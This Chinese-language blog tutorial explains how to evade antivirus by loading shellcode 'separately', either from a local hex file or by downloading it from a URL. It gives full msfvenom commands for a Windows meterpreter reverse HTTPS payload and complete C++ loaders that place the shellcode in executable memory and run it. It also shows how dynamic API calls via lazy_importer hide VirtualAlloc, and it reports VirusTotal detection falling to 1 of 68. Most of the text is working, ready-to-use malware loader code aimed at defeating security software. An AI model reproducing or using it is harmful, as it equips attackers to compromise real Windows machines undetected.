
Shellcode分离加载实现免杀的两种方式(VT免杀率:1/68)
简介
本文详细介绍了如何通过文件加载和远程URL加载方式实现Shellcode分离加载,以规避安全软件的检测。文章首先描述了通过Metasploit Framework生成的shellcode文件加载的过程,并提供了相关的C++代码。
为了避免被杀毒软件检测,利用动态API调用和lazy_importer项目进行代码优化。其次,文章讨论了如何通过远程URL加载shellcode,也提供了相应的实现代码。整篇文章旨在帮助读者理解shellcode分离加载的具体实现过程和原理,同时通过实践操作增强对这一技术的掌握程度
一、通过文件加载
msf生成shellcode文件
使用msfvenom生成raw格式的文本文件, 但是raw格式的文本文件很容易就会被杀软查杀,为了防止通讯特征被检测到,此处我还做了msf流量加密,此处若想了解msf流量加密的朋友可以去看这篇文章:MSF流量加密
msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.47.155 lport=4444 PayloadUUIDTracking=true HandlerSSLCert=ssl.pem PayloadUUIDName=henry -f raw -o shellcode_raw.txt

为了不被杀软查杀,并将其保存为十六进制格式
msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.47.155 lport=4444 PayloadUUIDTracking=true HandlerSSLCert=ssl.pem PayloadUUIDName=henry -f hex -o shellcode_hex.txt
代码实现
这段代码的作用是从一个以十六进制表示的文件中读取shellcode,然后将其加载到内存中,并执行该shellcode
#include
#include
#include
#include
using namespace std;// 将十六进制中的单个字符转换为相应的整数值
unsigned char hexCharToByte(char character) {if (character >= '0' && character <= '9') {return character - '0';}if (character >= 'a' && character <= 'f') {return character - 'a' + 10;}if (character >= 'A' && character <= 'F') {return character - 'A' + 10;}return 0;
}// 将十六进制字符串转换成字节型数组
void hexStringToBytes(const std::string& hexString, unsigned char* byteArray, int byteArraySize) {for (int i = 0; i < hexString.length(); i += 2) {byteArray[i / 2] = hexCharToByte(hexString[i]) * 16 + hexCharToByte(hexString[i + 1]);}
}int main()
{ std::ifstream file("shellcode_hex.txt"); //打开指定文件size_t size; //定义文件内容的字节数string contents; //定义文件内容//判断文件是否打开成功if (file.is_open()) {std::stringstream buffer; //创建一个stringstream对象buffer << file.rdbuf(); //将文件的内容复制到该流中contents = buffer.str(); //将stringstream对象的内容转换string,并将其存储在contents中size = contents.length()/2; //由于两个十六进制相当于一个字节,因此文件内容长度需除以2file.close(); //关闭文件}//printf("%d\n", size); //cout << contents;// 为存储转换后的shellcode分配内存unsigned char* buffer = (unsigned char*)malloc(size);// 调用函数将十六进制字符串转换为字节型数组hexStringToBytes(contents, buffer, size);// 在内存中分配一块可以执行的区域void* exec = VirtualAlloc(0, size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);// 将shellcode复制到该区域memcpy(exec, buffer, size);// 执行该shellcode((void(*) ())exec)();
}
代码优化
火绒和WindowsDefender都报毒了, 其原因是内存申请函数VirtualAlloc被检测到了,那就使用动态调用api来绕过检测

导入lazy_importer项目来动态调用系统api, 然后在api函数前面添加上(LI_FN),并将函数参数的NULL替换成nullptr



修改完代码后360不会报毒了, 上传到virus Total中的进行检测,查杀率为2/70,效果还不错
二、通过远程url加载

http服务目录放置shellcode文件
另一种shellcode分离加载的方法是通过远程URL加载。首先,我们需要在HTTP服务目录放置shellcode文件,然后启用HTTP服务:python -m http.server 8000
代码实现
基于上述代码的基础上,添加了GetUrl_HexContent函数,其作用是从指定url下载内容并将其存储在给定的缓冲区中,随后加载至内存
#include
#include
#pragma comment(lib, "wininet.lib")
#include
#include
#include
#include
#include "lazy_importer.hpp"using namespace std;// 将十六进制中的单个字符转换为相应的整数值
unsigned char hexCharToByte(char character) {if (character >= '0' && character <= '9') {return character - '0';}if (character >= 'a' && character <= 'f') {return character - 'a' + 10;}if (character >= 'A' && character <= 'F') {return character - 'A' + 10;}return 0;
}// 将十六进制字符串转换成字节型数组
void hexStringToBytes(const std::string& hexString, unsigned char* byteArray, int byteArraySize) {for (int i = 0; i < hexString.length(); i += 2) {byteArray[i / 2] = hexCharToByte(hexString[i]) * 16 + hexCharToByte(hexString[i + 1]);}
}/*** 从指定的URL下载内容并将其存储到给定的缓冲区中。** @param url 要下载的URL* @param buffer 存储下载内容的缓冲区* @return 下载的字节数(注意:字节数是原始十六进制字符串长度的一半)*/
size_t GetUrl_HexContent(LPSTR url, std::vector<unsigned char>& buffer) {HINTERNET hInternet, hConnect;DWORD bytesRead;DWORD bufferSize = 0;DWORD contentLength = 0;DWORD index = 0;DWORD bufferLength = sizeof(bufferSize);// 打开一个与互联网的连接hInternet = InternetOpen(L"User Agent", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);if (hInternet == NULL) {std::cerr << "InternetOpen failed. Error: " << GetLastError() << std::endl;return 0;}// 打开一个URL连接hConnect = InternetOpenUrlA(hInternet, url, NULL, 0, INTERNET_FLAG_RELOAD, 0);if (hConnect == NULL) {std::cerr << "InternetOpenUrlA failed. Error: " << GetLastError() << std::endl;InternetCloseHandle(hInternet);return 0;}// 查询HTTP响应头中的内容长度HttpQueryInfo(hConnect, HTTP_QUERY_CONTENT_LENGTH | HTTP_QUERY_FLAG_NUMBER, &contentLength, &bufferLength, &index);std::vector<char> hexBuffer(contentLength + 1, 0);// 读取URL返回的内容到hexBuffer中if (!InternetReadFile(hConnect, &hexBuffer[0], contentLength, &bytesRead)) {std::cerr << "InternetReadFile failed. Error: " << GetLastError() << std::endl;}else if (bytesRead > 0) {hexBuffer[bytesRead] = '\0';// 调整buffer的大小,以便存储转换后的字节数据buffer.resize(bytesRead / 2);// 将十六进制字符串转换为字节型数组hexStringToBytes(&hexBuffer[0], &buffer[0], bytesRead / 2);}// 关闭连接InternetCloseHandle(hConnect);InternetCloseHandle(hInternet);// 返回读取到的字节数(注意:字节数是原始十六进制字符串长度的一半)return bytesRead / 2;
}int main() {// 把这个URL换成你的shellcode文件的URLLPSTR url = (char*)"http://127.0.0.1:8000/shellcode_hex.txt"; //存放恶意代码的数组std::vector<unsigned char> buffer;//获取远程url的16进制内容,并将其存放至buffer数组size_t size = GetUrl_HexContent(url, buffer);// 在内存中分配一块可以执行的区域char* exec = (char*)LI_FN(VirtualAlloc)(nullptr, size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);// 将shellcode复制到该区域memcpy(exec, buffer.data(), size);// 执行该shellcode((void(*) ())exec)();// 打印buffer的内容,只为演示,实际使用中可能并不需要这一步/*for (size_t i = 0; i < buffer.size(); i++) {printf("%02X ", buffer[i]);if ((i + 1) % 16 == 0) {printf("\n");}}*/return 0;
}
VirusTotal检测只有一个报毒

Github项目地址
https://github.com/xf555er/Shellcode_SeparationLoad
本文来自互联网用户投稿,文章观点仅代表作者本人,不代表本站立场,不承担相关法律责任。如若转载,请注明出处。 如若内容造成侵权/违法违规/事实不符,请点击【内容举报】进行投诉反馈!